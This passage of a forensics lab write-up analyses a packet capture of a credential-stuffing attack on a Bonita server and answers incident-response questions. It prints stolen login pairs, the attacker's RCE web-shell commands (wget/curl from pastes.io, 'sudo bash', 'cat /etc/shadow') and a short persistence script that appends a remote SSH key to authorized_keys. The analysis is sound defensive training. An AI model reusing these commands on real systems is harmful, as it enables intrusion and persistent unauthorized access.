377.112.267464	169.150.227.185	172.31.6.44	HTTP	130	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Drusilla.Nice@forela.co.uk,1355uH734e,en			
1098.313.363641	169.150.227.185	172.31.6.44	HTTP	131	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Ebony.Olescu@forela.co.uk,uAmYfQJqI,en			
168.44.679444	169.150.227.185	172.31.6.44	HTTP	122	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Elka.Cavet@forela.co.uk,n1a5dc,en			
519.152.615299	169.150.227.185	172.31.6.44	HTTP	130	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Elirey.Sierling@forela.co.uk,Hw6BKTz,en			
1148.326.989165	169.150.227.185	172.31.6.44	HTTP	133	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Farleigh.Schoutede@forela.co.uk,zJ160vhy,en			
1079.306.161314	169.150.227.185	172.31.6.44	HTTP	134	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Fredrick.Gerraty@forela.co.uk,u18y8H0yDHO,en			
1121.138.141034	169.150.227.185	172.31.6.44	HTTP	127	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Gerrard.Calish@forela.co.uk,jH1819,en			
1316.374.717183	169.150.227.185	172.31.6.44	HTTP	126	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Gerrri.Cordy@forela.co.uk,w15pW0TK,en			
91.24.438929	169.150.227.185	172.31.6.44	HTTP	131	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Gianina.Tamplin@forela.co.uk,mu1ffqql,en			
1195.340.451389	169.150.227.185	172.31.6.44	HTTP	130	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Griffith.Lum@forela.co.uk,Qp6WwWdK,en			

Now select all the packets with different usernames.



These are all the set of credentials which were unsuccessful, and they are 55. Since it was a credential stuffing attack, we only need to count each username one time as the username:password are not recurring in this attack. Then we have another last set of creds, which are valid set of credentials and used by attacker each time when command is executed, to compromise the server.

```
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
seb.broom@forela.co.uk,g0vernm3nt,en
```

As we can see these creds are recurring, meaning that attacker got access using this set of creds and used the session to perform there malicious actions.

So in total we have 56 username:password combinations

Answer : 56

6- Which username and password combination was successful?

As already seen in question3, we identified the set of credentials from the request where attacker was able to abuse the vulnerable api to get rce.

```
Content-Length: 59
username=seb.broom%40forela.co.uk&password=g0vernm3nt&_l=enHTTP/1.1 204
Set-Cookie: bonita.tenant=1; SameSite=Lax
Set-Cookie: JSESSIONID=90F42431ED87DD6ECB4F5E430269F4B2; Path=/bonita; HttpOnly; SameSite=Lax
Set-Cookie: X-Bonita-API-Token=e92dea6f-2b79-4e39-8472-d82362ea9b2a; Path=/bonita; SameSite=Lax
Set-Cookie: BOS_Locale=en; Path=/; SameSite=Lax
Date: Wed, 11 Jan 2023 15:30:49 GMT
Keep-Alive: timeout=20
Connection: keep-alive
POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
```

Answer : seb.broom@forela.co.uk : g0vernm3nt

7- If any, which text sharing site did the attacker utilize?

We can see all the unique http requests to the host from statistics->http->requests.

```
Topic / Item
  HTTP Requests by HTTP Host
    forela.co.uk:8080
      /bonita/loginService
      /bonita/API/portal/page;jsessionid=
      /bonita/API/portal/page/126;jsessionid=
      /bonita/API/portal/page/125;jsessionid=
      /bonita/API/portal/page/124;jsessionid=
      /bonita/API/portal/page/123;jsessionid=
      /bonita/API/portal/page/122;jsessionid=
      /bonita/API/portal/page/121;jsessionid=
      /bonita/API/portal/page/120;jsessionid=
      /bonita/API/portal/page/119;jsessionid=
      /bonita/API/portal/page/118;jsessionid=
      /bonita/API/portal/page/117;jsessionid=
      /bonita/API/portal/page/116;jsessionid=
      /bonita/API/portal/page/115;jsessionid=
      /bonita/API/portal/page/114;jsessionid=
      /bonita/API/portal/page/113;jsessionid=
      /bonita/API/portal/page/112;jsessionid=
      /bonita/API/portal/page/111;jsessionid=
      /bonita/API/portal/page/110;jsessionid=
      /bonita/API/portal/page/109;jsessionid=
      /bonita/API/pageUpload;jsessionid=
      /bonita/API/extension/rce?jsessionid=1&cmd=whoami
      /bonita/API/extension/rce?jsessionid=1&cmd=wget%20https://pastes.io/raw/hffgra4unv
      /bonita/API/extension/rce?jsessionid=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8
      /bonita/API/extension/rce?jsessionid=1&cmd=sudo%20bash%20bx5gcr0et8
      /bonita/API/extension/rce?jsessionid=1&cmd=curl%20https://pastes.io/raw/hffgra4unv%20%3E%20/home/ubuntu/.ssh/authorized_
      /bonita/API/extension/rce?jsessionid=1&cmd=curl%20https://pastes.io/raw/hffgra4unv
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20hffgra4unv%20%7C%20tee%20-a%20/home/ubuntu/.ssh/authorized_keys
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20hffgra4unv%20%3E%3E%20/home/ubuntu/.ssh/authorized_keys
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20hffgra4unv%20%3E%3E%20/home/ubuntu/.ssh/authorized_keys
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20hffgra4unv%20%3E%3E%20%2Fhome%2Fubuntu%2F.ssh%2Fauthorized_keys
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20hffgra4unv
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20/root/.ssh/authorized_keys
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20/root/.ssh/authorized_keys
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20/root/.ssh/authorized_keys
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20/home/ubuntu/.ssh/authorized_keys
      /bonita/API/extension/rce?jsessionid=1&cmd=cat%20/etc/shadow
```

Here we spotted that attack fetched some files from the text sharing site “pastes.io” using the webshell. So the files were downloaded on the compromised webserver. Attackers use opensource services like pastebin pastes.io to evade domain blacklists, as these sites are not necessarily malicious but are used by attackers.

Answer: `https[:]//[pastes.io]/`

8- Please provide the file hash of the script used by the attack to gain persistent access to our host.

We saw that after getting rce, attacker fetched 2 ascii/txt files from pastes.io website using wget .And after fetching them attacker execute the files with bash meaning its probably a bash script. So lets fetch the files on our linux vm and hash it.

```
(root@kali)-[/tmp]
# wget https://pastes.io/raw/bx5gcr0et8
--2023-03-01 05:25:55-- https://pastes.io/raw/bx5gcr0et8
Resolving pastes.io (pastes.io)... 66.29.132.145
Connecting to pastes.io (pastes.io)|66.29.132.145|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 113 [text/plain]
Saving to: 'bx5gcr0et8'

bx5gcr0et8      100%[=====>]      113  --.-KB/s   in 0s

2023-03-01 05:25:57 (384 MB/s) - 'bx5gcr0et8' saved [113/113]
```

```
(root@kali)-[/tmp]
# cat bx5gcr0et8
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

As we can see that attacker added shabang header with bash making it executable by bash.

The script fetches another file from pastes.io and directly appends it to the user "ubuntu" ssh keys. The other file would most probably have ssh public key contents in it and now attacker can access the server through using his "private" key of the added public key of user ubuntu. This is one of a persistence technique.

Lets calculate the hash of this file and submit the answer

```
(root@kali)-[/tmp]
# md5sum bx5gcr0et8
0182d87e1846cd327d08d51113d7ac2b  bx5gcr0et8
```

Answer : 0182d87e1846cd327d08d51113d7ac2b

9- Please provide the file hash of the public key used by the attacker to gain persistence on our host

Now let us fetch the second file

```
(root@kali)~# wget https://pastes.io/raw/hffgra4unv
--2023-03-01 05:41:58-- https://pastes.io/raw/hffgra4unv
Resolving pastes.io (pastes.io)... 66.29.132.145
Connecting to pastes.io (pastes.io)|66.29.132.145|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 380 [text/plain]
Saving to: 'hffgra4unv'

hffgra4unv      100%[=====]      380  --.-KB/s   in 0s

2023-03-01 05:41:59 (12.7 MB/s) - 'hffgra4unv' saved [380/380]

(root@kali)-[/tmp]
# cat hffgra4unv
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCGruRMq3DMroGXrcPeeuEqQq3iS/sAL3gryt+nUqbB
A/M+KG4ElCvJS4gP2os1b8FMk3ZwvrVTdpEKW6wdGqPl2wxznBj0Bstx60F2yp9RI0b3c/ezgs9zvna0
07YC8Sm4nkkXHgkabqcM7rHEY4Lay0LWF9UbxueSAHIJgQ2ADbKSnl0gMnJTNrWkbqesk0ZcG3b6icj
6nkKyzBLvWc7z4mkSm28ZVTa15W3HUWSEWRbGgJ6eMBdi7WnWXZ92SYDq0XUBV2Sx2gjoDGHwcd6I0
q9BU52wWYo3L3LaPEoTcLuA+hnn82086oUzJfmEUtWGlPAXfJBN7vRIMSvsN

(root@kali)-[/tmp]
```

As expected, this is the public key created by the attacker, and attacker can now use the private pair of the key to login on the server whenever they want, providing them persistence access.

Lets hash this file to answer the question

```
(root@kali)-[/tmp]
# md5sum hffgra4unv
dbb906628855a433d70025b6692c05e7  hffgra4unv
```

Answer : dbb906628855a433d70025b6692c05e7

10- Can you confirmed the file modified by the attacker to gain persistence?

As seen in the http requests with the “rce” get parameter, we saw that attacker appended contents of their public ssh keys(fetched directly from pastes,io) to user ubuntu authorized_keys file which stores the public key of allowed ssh connections.

```
HTTP/1.1 200
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Date: Wed, 11 Jan 2023 15:45:11 GMT
Accept-Ranges: bytes
Server: Restlet-Framework/2.3.12
Content-Type: application/json; charset=UTF-8
Content-Length: 871
Keep-Alive: timeout=20
Connection: keep-alive

{"p": "0", "c": "1", "cmd": "curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys", "out": "0"}
% Total    % Received % Xferd  Average Speed   Time    Time     Time
0         0         0    0      0     0      0      0      0      0      0      0      0      0      0      0      0      0      0      0      0
0         0         0    0      0     0      0      0      0      0      0      0      0      0      0      0      0      0      0      0      0
% Received % Xferd  Average Speed   Time    Time     Time
0         0         0    0      0     0      0      0      0      0      0      0      0      0      0      0      0      0      0      0      0
```

Answer : /home/ubuntu/.ssh/authorized_keys

11-Can you confirm the MITRE technique ID of this type of persistence mechanism?

As can be seen in mitre att&ck

Account Manipulation: SSH Authorized Keys

Other sub-techniques of Account Manipulation (5)

Adversaries may modify the SSH `authorized_keys` file to maintain persistence on a victim host. Linux distributions and macOS commonly use key-based authentication to secure the authentication process of SSH sessions for remote management. The `authorized_keys` file in SSH specifies the SSH keys that can be used for logging into the user account for which the file is configured. This file is usually

ID: T1098.004

Sub-technique of: T1098

①Tactic: Persistence

①Platforms: IaaS, Linux, macOS

Contributors: Dr or Alon, Palo Alto Networks; Or Kliger, Palo Alto

<https://attack.mitre.org/techniques/T1098/004/>

Answer : T1098.004